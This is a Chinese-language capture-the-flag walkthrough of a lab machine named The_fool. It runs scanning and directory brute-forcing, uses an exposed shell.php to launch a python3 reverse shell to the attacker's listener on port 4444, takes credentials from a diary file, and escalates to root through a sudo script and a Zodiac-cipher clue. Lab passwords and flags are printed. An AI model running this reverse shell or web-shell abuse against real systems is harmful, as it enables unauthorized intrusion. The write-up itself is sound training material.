
内部靶机--The_fool

USERFLAG


信息收集



```
/home/kali/Desktop ····································································
> nmap -p- -T5 192.168.146.107/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-28 07:43 EDT
Stats: 0:00:25 elapsed; 252 hosts completed (3 up), 3 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 16.13% done; ETC: 07:45 (0:01:49 remaining)
Stats: 0:00:54 elapsed; 252 hosts completed (3 up), 3 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 67.75% done; ETC: 07:44 (0:00:24 remaining)
Stats: 0:01:16 elapsed; 252 hosts completed (3 up), 3 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 98.06% done; ETC: 07:44 (0:00:01 remaining)
Nmap scan report for 192.168.146.50
Host is up (0.00029s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE
56978/tcp open  unknown
MAC Address: 70:08:94:2E:B7:41 (Unknown)

Nmap scan report for 192.168.146.84
Host is up (0.0033s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
10191/tcp open  unknown
16686/tcp open  unknown
17700/tcp open  unknown
19209/tcp open  unknown
56666/tcp open  unknown
MAC Address: 86:24:23:7D:AC:BA (Unknown)

Nmap scan report for 192.168.146.128
Host is up (0.0042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:A5:2C:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Stats: 0:01:37 elapsed; 255 hosts completed (4 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 59.24% done; ETC: 07:45 (0:00:12 remaining)
Nmap scan report for 192.168.146.107
Host is up (0.000014s latency).
All 65535 scanned ports on 192.168.146.107 are in ignored states.
Not shown: 65535 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 99.48 seconds

/home/kali/Desktop ····································································
```


接下来进行目录爆破:

dirsearch -u "http://192.168.146.128/"



```
/home/kali/Desktop ·······························································
> dirsearch -u "http://192.168.146.128/"
sr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an
from pkg_resources import DistributionNotFound, VersionConflict

_|. _ _  _  _  _ _|_    v0.4.3
_||| _) (/_(_|| (_| )

tensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

tput File: /home/kali/Desktop/reports/http_192.168.146.128/__25-09-28_07-45-56.txt

rget: http://192.168.146.128/

7:45:56] Starting:
7:45:57] 403 -  280B  - /.htaccess.bak1
7:45:57] 403 -  280B  - /.ht_wsr.txt
7:45:57] 403 -  280B  - /.htaccess.sample
7:45:57] 403 -  280B  - /.htaccess.orig
7:45:57] 403 -  280B  - /.htaccess.save
7:45:57] 403 -  280B  - /.htaccess_extra
7:45:57] 403 -  280B  - /.htaccess_sc
7:45:57] 403 -  280B  - /.htaccessBAK
7:45:57] 403 -  280B  - /.htaccess_orig
7:45:57] 403 -  280B  - /.htaccessOLD
7:45:57] 403 -  280B  - /.htm
7:45:57] 403 -  280B  - /.htaccessOLD2
7:45:57] 403 -  280B  - /.html
7:45:57] 403 -  280B  - /.htpasswd_test
7:45:57] 403 -  280B  - /.htpasswds
7:45:57] 403 -  280B  - /.httr-oauth
7:45:58] 403 -  280B  - /.php
7:46:10] 301 -  318B  - /image  ->  http://192.168.146.128/image/
7:46:18] 403 -  280B  - /server-status/
7:46:18] 403 -  280B  - /server-status
7:46:18] 200 -    1KB - /shell.php
7:47:10] 403 -  280B  - /~backup
7:47:10] 403 -  280B  - /~bin
7:47:10] 403 -  280B  - /~daemon
7:47:10] 403 -  280B  - /~games
7:47:10] 403 -  280B  - /~lp
7:47:10] 403 -  280B  - /~mail
7:47:10] 403 -  280B  - /~sync
7:47:10] 403 -  280B  - /~news
7:47:10] 403 -  280B  - /~nobody
7:47:11] 403 -  280B  - /~uucp

sk Completed
```

访问 shell.php



http://192.168.146.128/shell.php

本地命令执行工具 （无命令限制）

警告：此工具允许执行任何系统命令，存在严重安全风险。请确保仅在完全可信的环境中使用。

当前访问IP: 192.168.146.50


使用方法：在输入框中输入命令，或直接访问 URL 传递参数（例如：?cmd=ls -l）

```
ST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
```


反弹 shell

export RHOST="192.168.146.107";export RPORT=4444;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'

将这些文件复制到/var/www/html 中




```
╭─ /home/kali/Desktop ·····························································
╰─❯ nc -lvvp 4444
listening on [any] 4444 ...
192.168.146.128: inverse host lookup failed: Unknown host
connect to [192.168.146.107] from (UNKNOWN) [192.168.146.128] 56086
$ ls
ls
1.webp  3.jpg   image      shell.php     snapshots
2.jpg   99.php  index.php  snapshot.php
$ cd /home
cd /home
$ ls
ls
Elaina
$ cd Elaina
cd Elaina
$

$ ls
ls
TravelDiary  note.txt  user.txt
$ cd TravelDiary
cd TravelDiary
$ ls
ls
Elinae.jpg  font  index.php  jlgl.jpg  passwd.webp
$
```



```
sh: 11: Syntax error: ";" unexpected
$ ls
ls
1.webp  3.jpg   image      shell.php     snapshots
2.jpg   99.php  index.php  snapshot.php
$
```

将 TravelDiary 的 index.php 复制并命名/var/www/html/99.php



http://192.168.146.128/99.php


小魔女哈哈哈

风景/人物图片


Travel Journal - Public Content -------------------------------------- Travel Journal - Public Entries: July 3rd: Started my journey in a charming coastal town. The morning breeze carried the saltwater and fresh bakery goods. Spent the day walking along the boardwalk and watching fishing boats return to harbor. July 7th: Took a day trip to explore nearby woodlands. The t well-marked and led through groves of oak and maple trees. Saw several species of birds and even a small deer that darted across the path. July 10th: Visited the central market in to sold fresh produce, handmade crafts, and local specialties. Tried a traditional pastry that was sweet and flaky, with a filling of local berries. July 14th: Spent the morning at the town mu earning about the area's history. In the afternoon, sat in a park and sketched the old church with its distinctive spire. Elaina:Ashenwitch1501017

另一张图片

获得密码　用 ssh 连接查看




```
laina@TheFool:~$ ls
ote.txt  TravelDiary  user.txt
laina@TheFool:~$ cat user.txt
lag{user-tzo5i8iqs2-7444165059784869O}
laina@TheFool:~$
```



```
Elaina@TheFool:~$ sudo -l
Matching Defaults entries for Elaina on TheFool:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User Elaina may run the following commands on TheFool:
    (ALL) NOPASSWD: /usr/local/bin/diary.sh
Elaina@TheFool:~$ 
```


sudo -l 查看 发现/usr/local/bin/diary.sh 可以无密码执行

sudo /usr/local/bin/diary.sh




```
    (ALL) NOPASSWD: /usr/local/bin/diary.sh
Elaina@TheFool:~$ sudo /usr/local/bin/diary.sh
Travel Journal - Public Content
────────────────────────────────
Travel Journal - Public Entries:

July 3rd:
Started my journey in a charming coastal town. The morning breeze carried the scent of saltwater and fresh bakery goods. Spent the day walking along the boardwalk and wat
hing boats return to harbor.

July 7th:
Took a day trip to explore nearby woodlands. The trails were well-marked and led through groves of oak and maple trees. Saw several species of birds and even a small dee
ted across the path.

July 10th:
Visited the central market in town. Vendors sold fresh produce, handmade crafts, and local specialties. Tried a traditional pastry that was sweet and flaky, with a filli
l berries.

July 14th:
Spent the morning at the town museum learning about the area's history. In the afternoon, sat in a park and sketched the old church with its distinctive spire.

Elaina@TheFool:~$ 
```

查看 note.txt




```
Elaina@TheFool:~$ cat note.txt
passwd
小写2024
diary.sh passwd == hide
https://www.dcode.fr/chiffre-tueur-zodiac
Elaina@TheFool:~$ 
```

查看刚刚 TravelDiary 中复制的 passwd.webp



用给的网站解码



搜索一个工具

WANDERLUST

无结果

⚠ 你不觉得吗?
➤ 想破解一条消息吗?détecteur de chiffrement试试加密检测器!
➤ 浏览所有 dCode 工具列表
➤ écrivez-nous描述您的需求:写信给我们!

结果

WANDERLUST

十二生肖书信的分辨


变体 ● Z408(首次加密图)
○ Z340(第二密码——忽略换位)

十二生肖加密

明确信息,以“十二生肖”的杀手身份书写

dCode Zodiac

根据给的提示:小写 2024 （这里卡了一会 diary.sh passwd == hide 一直试这两个参数）




```
Elaina@TheFool:~$ cat note.txt
passwd
小写2024
diary.sh passwd == hide
https://www.dcode.fr/chiffre-tueur-zodiac
Elaina@TheFool:~$  sudo /usr/local/bin/diary.sh wanderlust2024
Travel Journal - Public Content
────────────────────────────────────────
Travel Journal - Public Entries:

July 3rd:
Started my journey in a charming coastal town. The morning breeze carried the scent of sa
hing boats return to harbor.

July 7th:
Took a day trip to explore nearby woodlands. The trails were well-marked and led through
ted across the path.

July 10th:
Visited the central market in town. Vendors sold fresh produce, handmade crafts, and loca
l berries.

July 14th:
Spent the morning at the town museum learning about the area's history. In the afternoon,

Access Granted - Displaying Hidden Content
────────────────────────────────────────

--- Hidden Entries (Protected Content) ---

root:r0o!Tt
```

获得密码:

su root

查看 flag



```
root.txt  snap
root@TheFool:~# cat root.txt
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@%############################*****######**#########%@@
@@++%###########################**+++++====:*%%%%%%%=#@@
@@+*@%%%%%%%%%%%%%%%%%%%%%+++%%%%####****++-@@@@@@@@+#@@
@@+*%%%%%%%%%%%%%%%%%%%%%%#**%%%###*****++*=+@@@@@@@+#@@
@@=*%%%%%%%%%%%%%%%%%%%%%%%%%%###****++*****+=*#%%%%=#@@
@@+*%%%%%%%%%%%%%%%%%%%%%%%%%%%%#***-·=+:=**++======:#@@
@@+*%%%%%%%%%%%%%%%%%%%%%%%%#*=- ::: .  ..--.:+**+*+++=-#@@
@@=*%%%%%%%%%%%%%%%%%%%%%%%-:.  -=-::--::= ::: +#+*++*+:*@@
@@+*%%%%%%%%%%%%%%%%%%%%%%*=+=+..  -*%*:= ::: --·-+#++*+*+:*@@
@@+#%%%%%%%%%%%%%%%%%%%%%%+=**==-  +%##=-..-::++*%#%*#*++*@@
@@+#%%%%%%%%%%%%%%%%%%%#*+-+**:+:-*%#%#**###%%%%##%%%**@@
@@+#%%%%%%%%%%%%%%%%%*:  ·-=**+=:-+#%%%%%%%%%%%%%#==-#%*+@@
@@+#%%%%%%%%%%%%%%#+-: ... :*++- ::: .::=*#%%%%%%%%%#-===#%*+@@
@@+#%%%%%%%%%#+=:.:--+= ::: -:::::::.:-*##**#**+-::=#%*+@@
@@=#@%%%%%*=--=::-=-:-::::-+=-:.:..::..:.+*·-+*+=+#%++@@
@@=#*+*=-:=*%#--: ... :.:·-:-::-#-·-=+-:: ———+%%%%%%%%*+@@
@@=:.:-===#%=-=-- ..-++ ::. ::: *%%*::==-.:-=-%%%%%%%%%%*+@@
@@=+%%##==*#-:: === ·-==:- ::: *@%%%#:.:.:=+=-+%%%%%%%%%*+@@
@@=#%%%%%%%%##=:===-::::.:..+#%%%%%+:.:-==--**%%%%%%%*+@@
@@=#%%%%%%%%%%%%+:--:-:-:::::=*%%%%%#=+-·-:--:-==*%%*+@@
@@=#%%%%%%%%%%%%%#=·-..:--*-::·-#%%%%%#*+==+++=+*#%@*+@@
@@=#%%%%%%%%%%%%%@=-=:=::=:=..  .:=*%%%%%%%%%%%%%%%%%+**+@@
@@=#%%%%%%%%%%%%%*.::·=-.:-::-:·=:  :*%%%%%%%%%%%%%##=#++@@
@@=#%%%%%%%%%%%%%*-..  .:  .:-=::-=++*%%%%%%%%%%#+#*++%@#+@@
@@+*%%%%%%%%%%%%%%%%%#+:+=--:+--+%@@%%%%%%%#**=##%@@@%++@@
@@+#%%%%%%%%%%%%%%%%%%=***+=+** +++#%%%%#*+**#@@@%*++-+@@
@@+*%%%%%%%%%%%%%%%%%%*=**++*++***-+*%#=+%@@@%%%=-=:  +@@
@@+*%%%%%%%%%%%%%%%%%%%@+=**=%%#*=+++-=**%@%%**##*--.  +@@
@@=#%%%%%%%%%%#%%%%%%%%#-*+==%%#*+=+.+*****+-*+++%-+:  +@@
@@=#%%%%%#%%%#*#*#%%%%#:+*==%#%@@%+-=%*-*==%@==*::.  +@@
@@+#%%%#*%%###@@@#######*=+-=%%###**+=+=++-@%+-- ::-:.+@@
@@=*%###@%+++==++%@%%%@%+%==***+++=-+:-***%*#=.:-*-:+@@
@@=#%%@@#————=-- +++ ===*#+:==-::-::-=-+++=#%**=:== +@@
@@+#%##*+==:---=———:·=+-.:..::--:::::-:::::.:=### ::: +@@
@@==*++***=:--=-:..--:=-===::--::::————::--:+=@+::+@@
@@==***+++*-:-==-::==————.........-:--.::--====-+.:+@@
@@==******+=-- ::: =+=:--::.  ..........  ... :-::==-=:=:·=@@
@@==************ ::: .::::: ...  ..  ......    ......:::::::..  =@@
@@==+=== +++=---++==+=.  ...  ................           ..  =@@
@@=-=-==-:--:————::-:.: ... :: ... :.....:.:............  =@@
@@=*%## +++*#+#+**+*###%%#=++*****%****#=*%%%%%%%##%*+@@
@@=#@@%%-=%%.#-=*:*%@@@@%·=%#:##:#:#%:#:=%#@%%@@@@@%+@@
@@=*###%**%#=**++=+*####*=+##*+++#*++*#+++*#**#####*=@@
@@%%####%%##%##%#%########%%##%%%%%%%%%%%%%%%%##%#######%@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

The_Fool
root{root-wT0zY6wE1kP5cP9oY3fS1rV4qU0bK8oA0lK4aM7gU0jS9uJ6fQ6sU6cS}
root@TheFool:~# |
```